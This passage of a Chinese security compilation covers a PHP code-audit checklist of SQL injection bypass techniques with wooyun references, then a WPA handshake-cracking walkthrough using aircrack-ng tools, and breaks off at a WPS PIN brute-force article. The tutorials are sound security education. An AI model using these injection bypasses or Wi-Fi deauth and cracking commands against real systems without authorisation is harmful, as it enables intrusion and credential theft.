$order_sn=str_replace($_GET['subject'],'',$_GET['out_trade_no']);
```

这里因为会被转义，如果提交 ' 就变成 \'，并且这里替换为空的内容 get 来的，那就想办法把 \ 替换掉 addslashes 会对 ', ", \, NULL 转义，' 变成 \'，" 变成 \"，\ 变成 \\，NULL 变成 \0，提交 %00' 会被转义生成 \0\'，这时候再提交把 0 替换成空，那么就剩下 \\'，\\ 表示 \ 的转义，' 单引号也就成功出来了。

参考漏洞：cmseasy 绕过补丁 SQL 注入一枚 wooyun-2014-053198.html

把 ' 替换成空，但是通过又全局有转义 ?< 单引号 ' 转义为 \' ,然后替换 ' 为空格，留下 \ ,注释掉 '，破坏原本的 SQL，用户提交一个 ' 全局转义成 \'，然后这过滤函数又会把 ' 替换成空，那么就留下 \ 导致可以吃掉一个单引号。

需要 double query ,两处可控输入

```
select * from c_admin where username=' admin\' and email=' inject#'
```

12.server 注入

-只对 GET POST COOKIE 进行 addslashes，没有对 SERVER 进行转义，一些 server 的变量，用户可控并写入数据库

QUERY_STRING , X_FORWARDED_FOR , CLIENT_IP , HTTP_HOST , ACCEPT_LANGUAGE

最常见的当然也就是 X_FORWARDED_FOR，一般是在 IP 函数中用户，没有验证 ip 是否合法，直接 return。

参考漏洞：Phpyun 注入漏洞二 wooyun-2014-068853.html

正则验证错误

参考漏洞：CmsEasy 最新版本无限制 SQL 注射 wooyun-2014-062957.html

13.file 注入

全局只对 GET POST COOKIE 转义，遗漏了 files，，且不受 GPC，files 注入一般是因为上传，会把上传的名字带到 insert 当中入库

参考漏洞：qibocms 黄页系统 SQL 注入一枚 wooyun-2014-065837.html

在入库的时候对文件的名字进行转义，在获取后缀后再入库时对文件名转义了却没有对后缀转义也导致了注入

参考漏洞：Supesite 前台注入 #2 (Insert) wooyun-2014-079041.html

14.未初始化造成的注入

php < 4.20 时，register_globals 默认都是 on，逐渐 register_globals 默认都是 off

伪全局机制，遗漏了初始化

参考漏洞：qibocms 地方门户系统注入一个问题 wooyun-2014-080867.html

参考漏洞：qibocms 地方门户系统注入 wooyun-2014-080870.html

参考漏洞：齐博地方门户系统 SQL 注入漏洞 wooyun-2014-079938.html

参考漏洞：齐博整站/地方门户 SQL 注入漏洞 wooyun-2014-080259.html

15.数组中的 key

判断 GPC 是否开启，如果 off 就对数组中的 value 进行 addslashes，没有对数组中的 key 进行转义，key 带入 sql，听说低版本的 php 对二维数组中的 key 就算 GPC ON 也不会转义

参考漏洞：qibocms V7 整站系统最新版 SQL 注入一枚 & 另外一处能引入转义符的地方。 wooyun-2014-069746.html

参考漏洞：qibocms 多个系统绕过补丁继续注入 wooyun-2014-070072.html

参考漏洞：qibocms 全部开源系统 Getshell wooyun-2014-070366.html

参考漏洞：Discuz 5.x 6.x 7.x 前台 SQL 注入漏洞一枚 wooyun-2014-071516.html

16.offset

$_GET[a] 提交的是一个数组，且含有一个 key 为 0，那么 $a 就是对应的这个 key 的 value，但是这里并没有强制要求为数组。

提交一个字符串就为了 \，吃掉一个单引号，然后就在 $b 处写入 inject 可以注入

参考漏洞：qibocms 地方门户系统 wooyun-2014-080875.html

17.第三方插件

常见的 uc_cencert / alipay / tenpay / chinabank

默认 UC 里面都会 striplashes

uckey 默认的

uckey 这个常量没有初始化

uckey 可控

参考漏洞：phpmps 注入（可修改其他用户密码,官网成功)--UC wooyun-2014-060159.html

参考漏洞：PHPEMS (在线考试系统) 设计缺陷 Getshell 一枚(官网已 shell)--UCwooyun-2014-061135.html

参考漏洞：最土团购注入一枚可直接提升自己为管理 & 无限刷钱。 --CHINABANK wooyun-2014-058479.html

参考漏洞：Destoon Sql 注入漏洞 2（有条件）--TENPAY wooyun-2014-055026.html

参考漏洞：Destoon Sql 注入漏洞一枚（有条件）--TENPAY wooyun-2014-054947.html

参考漏洞：CSDJCMS 程式舞曲最新版 Sql 一枚--TENPAY wooyun-2014-052363.html

18.数字型注入

PHP 弱类型语言

参考漏洞：phpyun v3.2 (20141226) 两处注入。wooyun-2014-088872.html

一般数字型的都不会加单引号，$id 没被单引号且没有被强制类型转换

参考漏洞：qibocms 地方门户系统 注入#3 wooyun-2014-080873.html

不是一些数字型，忘记加单引号

```
$query=$_SGLOBAL['db']->query('select * from '.tname('spacetags').' where itemid=\''.$itemid.'\' and status = \''.status.'\'');
```

$itemid 首先带入查询中，被单引号，如果查询有接过才会带入到 delete 中，如果无接过就不执行 delete。在数据库中 itemid 中存储的是 int 类型，所以这里本意是只能提交数字型才能查询出结果，如果不是提交数字的话，那么就查询不出来结果，就不去执行下面的 delete 语句了。但是由于 mysql 的类型转换，因为这里存储的是 int 类型，所以 4xxxx 跟 4 是一样的。

```
$_SGLOBAL['db']->query('delete from '.tname('spacetags').' where itemid='.$itemid.' and tagid in ('.simplode($deletetagidarr).') and status=\''.$status.'\'')
```

参考漏洞：Supesite 前台注入 #3 (Delete) wooyun-2014-079045.html

19.二次注入

涉及到的是入库和出库

在入库时经过全局转义，*insert into table(username) values (a\');*

入库后转义符就会消失，那么就是 a'，把这个查询出来，那么出库的就是 a'，如果再带入到了查询，那么就成功的引入了单引号导致了注入，很多时候数据库中存储的长度是有限制的。

参考漏洞：phpyun v3.2 (20141226) 两处注入。 wooyun-2014-088872.html

参考漏洞：qibocms 地方门户系统 二次注入#5 wooyun-2014-080877.html

参考漏洞：74cms (20140709) 二枚二次注入 wooyun-2014-068362.html

参考漏洞：Hdwiki 最新版二次注入一枚 wooyun-2014-067424.html

查询创建工具 查询编辑器

```
1  insert into `code`.`user` VALUES(4,'a\'','test');
2
3  select * from `code`.`user`;
```

信息 结果1 概况 状态

id	username	password
1	admin	admin
2	admin123	admin123
3	admin4	admin4
4	a'	test

20.查询当中 key 可控

把 $_POST 带入到了查询函数，然后 foreach key ，foreach 出来的 key 做了查询中的 column。

防止方法一般是把数据库中的 column 查询出来，然后 in_array 判断一下 $_POST 出来的 key 是否在数据库中的 column 中。

参考漏洞：云人才系统 SQL 注入，绕过 WAF wooyun-2014-060166.html

参考漏洞：Cmseasy SQL 注射漏洞之三 wooyun-2014-066221.html

21.striplashes

在全局 addslashes 后，在后面的文件中又 stripslashes 去掉了转义符，然后可以闭合单引号

$_SESSION['flow_consignee'] = stripslashes_deep($consignee);

参考漏洞：ecshop 全版本注入分析 https://www.2cto.com/article/201301/182509.html

22.截取字符

会限制用户输入的长度，只截取一部分

cutstr($asd,32);，只允许输入 32 个字符，没有在截取字符的后面加其他字符

提交一个 11111111111'，被转义后成 11111111111\'，绕后截取 32 个字符就是 11111111111\

double query 的话，吃掉一个单引号，然后下一个连着的可控变量可以注入

参考漏洞：Hdwiki (20141205) 存在 7 处 SQL 注入漏洞（含之前处理不当安全的漏洞）

wooyun-2014-088004.html

23.注册 GLOBALS 变量

把 GET POST COOKIE 循环出来，然后注册一个变量，这里不允许创建 GLOBALS 变量，如果设置了 REQUEST 的 GLOBALS，就直接退出低版本 request order 是 GPC ,在 php5.3 以后 request order 默认成了 GP ,也就是 request 成了 get 和 post ，不包含 cookie，所以 $_REQUEST 里面就不包含 COOKIE 提交来的，而这里也把 COOKIE 循环出来，注册变量，所以这里在 COOKIE 里面提交 GLOBALS 就不会被检测出来，而且也成功注册了 GLOBALS 变量，所以再结合后面的一些些代码就造成了代码执行。

参考漏洞：Discuz! 某两个版本前台产品命令执行 wooyun-2014-080723.html

24.PDO 注入

查看 prepare() 硬编码的 string 是否可控

PDO 无法安全处理 order by 需求 bool-blind order by if([expr],id,name)

敏感逻辑

1.认证与会话

重置、找回密码

人机验证绕过

session 固定

密码存储、加密算法是否合理, rand()/mt_rand() 注意种子生成逻辑

sso / oauth / openid 使用合规

注意 Cookie 中包含的可读数据

2.交易

条件竞争 select <> for update

服务器端数据校验逻辑

3.投票、统计

未使用 REMOTE_ADDR 获取 ip 地址

PHP 黑魔法

1.弱类型

in_array/intval/md5/strcmp<5.3/switch

使左右结果为弱类型的 0，构造 0e 科学计数法

"1e3" bypass

Magic hash

传入空类型让函数报错返回 null

如果结果来自数据库，让其取不到数据

传入数组类型让函数报错返回 null

string/array/null 类型可以从 GPC 传入

=== 使左右结果为 true/false/null

is_numeric 传入 hex 编码的 str 返回 true

string 转 int

0e+ 纯数字优先转换

字符截断 (int) / intval() wp content injection

json_decode() 引入数字类型

bypass

函数结果可控

2.正则匹配

preg_replace

\0 $0

php<7 /e,php<5.4 用 00 截断构造/e,(regex) /e %00

thinkphp url rce

preg_match

php<=5.3 传入数组报错

总结

本文中提到的漏洞都来自于 wooyun 的历史数据，只提供了漏洞编号而没有提供地址，这个需要大家自行去寻找提供镜像备份的网站，或者下载备份文件自己本地查看，给大家带来的不变请大家见谅。

无线安全

无线安全顾名思义就是使用无线的设备从中发现安全问题，在这个信息化的时代无线技术给越来越多的人喜爱。他们极大的方便了我们的生活，无线到底有那些？ 小到 NFC 、蓝牙、 WiFi 、射频 RF 、工控无线传输 ZigBee，大到卫星、 GPS 、蜂巢网络、卫星通信，这些都是属于无线领域，可是现在我们越来越离不开无线技术给我们带来的便捷随之而来的安全问题来越来越多，前几年非常火热的 WiFi 破解，高低频卡的破解、复制再到后来的 GPS 欺骗、无人机干扰等等。

往往一些看不到的东西才是最致命的无线安全也是如此，无线安全在信息安全领域也算是“国宝”了。研究的人非常的少，主要是因为入门难度高，需要很多非常昂贵的设备，无线安全不像其他安全领域一样可以自己搭建实验环境，而无线安全需要借助很多专业的设备进行实验。而且很多企业都不太重视无线这一方面的安全，在一些招聘网站上也很难见到招收无线安全研究人员。

组长介绍：

ID: 98

职务：信安之路作者团队成员、信安之路无线安全小组组长

工作：学生

小组研究方向

WiFi 攻击与防范、 RFID 破解、蓝牙安全、无线电安全、信号重复放攻击。

加入小组要求

希望你目前正在从事安全相关工作，对无线安全热爱、有一些无线安全的基本常识、下面也是最重要的！！！

你需要有研究无线安全的相关设备（例如：ProxmarkIII 、 Chameleon-Mini 、 Ubertooth 、 CC2531 USB Dongle 、 RTL-SDR 、 HackRF One 、 bladeRF x40 、 USRP B200mini 、混杂网卡其一即可）需要有一定的动手能力和一些自己的思维能力，

编辑简历（自我介绍+加入组的原因）发送到：2489795717@qq.com

无线渗透(上)--PWA 加密

原创： Time_S0ng 信安之路 2017-08-27

在网络越来越发达的今天，相信家家户户都已经连上了无线 Wi-Fi，然而在享受 Wi-Fi 带来的便捷性的同时，大家是否想过正是这小小的 Wi-Fi 却能成为黑客成功入侵计算机，盗取机密信息的踏板！？ 接下来笔者会写一个系列的无线渗透文章，为大家逐个分析 Wi-Fi 破解，破解之后黑客的攻击手段，无线 AP 的伪造以及中间人攻击，相信大家能在目睹 Wi-Fi 脆弱性的同时提高自我保护意识。此系列文章仅作技术研究，请勿他用！

0x01. 协议分析

Protocol	Release Date	Frequencies	Rates	Modulation	Channel Width	Notes
Legacy	1997	2.4-2.5GHz	1 or 2Mbit	FHSS/DSSS	1MHz/20MHz	No implementations were made for IR
802.11b	1999	2.4-2.5GHz	1, 2, 5.5, 11Mbit	DSSS	22MHz	Proprietary extension: up to 33Mbit
802.11a	1999	5.15-5.25/5.25-5.35/5.725-5.875GHz	6, 9, 12, 18, 24, 36, 48, 54Mbit	OFDM	20MHz	Proprietary extension: up to 108MBit
802.11g	2003	2.4-2.5GHz	Same as 802.11a and 802.11b	DSSS /OFDM	20MHz/22MHz	Proprietary extensions: up to 180Mbit/125MBit
802.11n	2009	2.4 and/or 5GHz	Up to 600Mbit	DSSS/OFDM	20/20 or 40MHz	信安之路


无线 Wi-Fi 能够传递、接受信号不仅依赖于物理硬件的支持（在物理层将数据信息转换为电子信号，通过无线电波传递到周围空气当中），更借助其上层数据链路层提供的逻辑标准来控制信息传递的有序进行。 而我们的 Wi-Fi 就是依赖数据链路层的 802.11 协议，经过多年的发展，IEEE 组织已经制定了不同的协议族，正如上图所示，过去常用的是 802.11b 但是由于传输速度的限制现在大多数的网卡都已经开始支持 802.11n,下面是笔者的 Mac 支持的协议。后面可能会涉及到数据包的传输过程，大家可以先去了解一下详细的 802.11 协议，以便更好理解后面内容。

支持的 PHY 模式： 802.11 a/b/g/n/ac
支持的频段： 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11,

0x02. WPA 简介

无线通信中 WPA 是目前个人用户用得最广的加密协议，企业用的最广的是 WPA2，而 WEP 加密因为被认为很不安全，所以很少会有使用，但是也存在极少个例不太懂安全的人使用，后面的文章都会有介绍。本文笔者先从 WPA 的攻击开始介绍。

0x03. WPA 密钥交换流程



虽然 WPA 加密算法十分安全可靠，但是在密钥交换时却不能保证握手过程不被黑客嗅探到。如上图所示，WPA 密钥交换要经过四步握手过程，这和 TCP 握手类似。

1.首先由 AP(可以通俗理解为 Wi-Fi)发送 ANonce 给 STATION(客户端)；

2.STA 接收到 ANonce 之后利用正确的 Essid(Wi-Fi 名称)和 PSK(共享密钥，即密码)经过迭代算法计算出 PMK，然后 STA 再自己生成一个 SNonce，此时 STA 同时拥有 ANonce、SNonce、PMK、AP MAC、STA MAC，利用这些已知信息 STA 经过散列算法就可以计算出 PTK（密钥流，后续就用 PTK 来加密数据

包），接下来 STA 就把 SNonce 和 PTK 的 MIC 值发送给 AP；

3.AP 拿到 SNonce 之后也拥有了 ANonce、SNonce、PMK、AP MAC、STA MAC（AP 也可以生成 PMK），得到这些信息之后 AP 也计算出 PTK，通过比较 PTK 的 MIC 值来判断密码是否正确和数据是否被篡改，接下来由 AP 发送 GTK 和 MIC 值给 STA；

4.STA 也要通过比对 MIC 值来判断数据是否被篡改，如果 MIC 值相同则回送一个用密钥加密过的 ACK 给 AP 确定，此时密钥交换完成。

0x04. WPA PSK 攻击原理

上面介绍了 WPA 密钥交换原理，而我们的攻击过程正是要利用这个原理来实现的，所以笔者希望大家能够试图看懂上面介绍的原理流程。

攻击原理：

1.利用抓包工具抓取四步握手过程；

2.抓取到四步握手之后我们便得到了 ANonce、SNonce、Essid、AP MAC、STA MAC、MIC,因为 PMK=Essid + PSK + 迭代计算，所以我们可以尝试用字典来计算出各种 PMK，然后生成 PTK MIC 值(PTK MIC = ANonce + SNonce + PMK + AP MAC + STA MAC + 散列计算)比较抓取到的 MIC 值，其实这个过程和破解 hash 是一个道理，主要依赖字典。

0x05. WPA 攻击实战

介绍了这么多，相信大家已经摩拳擦掌，准备拿自己的 Wi-Fi 下手了，下面笔者演示实操攻破自己的 Wi-Fi。

环境准备：

1.kali Linux 虚拟机


2.TL-WN722N 网卡

3.Wi-Fi 密码为 admin123 的路由器


操作流程：

1.启动 kali Linux 虚拟机，映射网卡


2.启动网卡，设置为 monitor 模式




3.启动 airodump-ng 进行抓包侦听(*airodump-ng <interface> -c <channel> --essid <essid name> -w wpa*)



4.利用 aireplay-ng(*aireplay -0 3 -a <AP MAC> -c <STA MAC> <interface>*迫使 MAC 为 98:01:A7:C5:F7:6D 的主机下线重连 Wi-Fi，以便抓取四步握手



5.调用 aircrack-ng 破解密码(*aircrack-ng -w <wordlist.txt> wpa-01.cap*)



0x06. 防御

其实基于 WPA 加密的 Wi-Fi 是很不容易破解的，只要密码设的足够复杂，就算是黑客也不是那么轻松就能攻破的，所以大家还是尽早放弃弱密码吧，免得江湖上又一轮腥风血雨。

0x07. 后续

大家也可以实战试试能否破解自己家的 Wi-Fi，接下来会推出 wps 和 wep

的密码破解，关于破解 Wi-Fi 密码之后的攻击手法也会在后面陆续推出，感兴趣的朋友可以关注公众号动态，喜欢的朋友可以分享到朋友圈帮忙将知识分享给更多的人！！

无线渗透(中)--WPS 破解

原创： Time_S0ng 信安之路 2017-08-31

0x00. 前言

基于第一篇文章 WPA 密码破解的反馈，有人提问说能否写一下关于 WPA2 的文章。笔者在这里回答一下，破解 WPA2 的流程和 WPA 是一样的，WPA2 只是采用了更加复杂可靠的加密算法（利用 CCMP 替代了 TKIP，AES 替代了 RC4），不过依然可以利用上一篇文章中提到的攻击原理来暴力破解 PSK，所以笔者不会再写 WPA2 的内容。另外，由于某些缘故 WEP 密码破解可能不会写了，大家见谅，不过其他内容依然会陆续推出。

0x01. WPS 简介


WPS 是由 Wi-Fi 联盟组织实施的认证项目，主要致力于简化无线网络的安全加密设置。

功能：

通过 PIN 码来简化无线接入的操作，所以我们无需记住 PSK.

不足：

PIN 码采用 8 位数字组合，但是前四位和后四位是分别验证的，并且第八位是校验位无需关注，所以攻击者就算是暴力破解 PIN 码也最多只需尝试 11000 次不同的组合，得到正确的 PIN 码之后便可以通过工具提取出 PSK.



0x02. WPS 破解实战

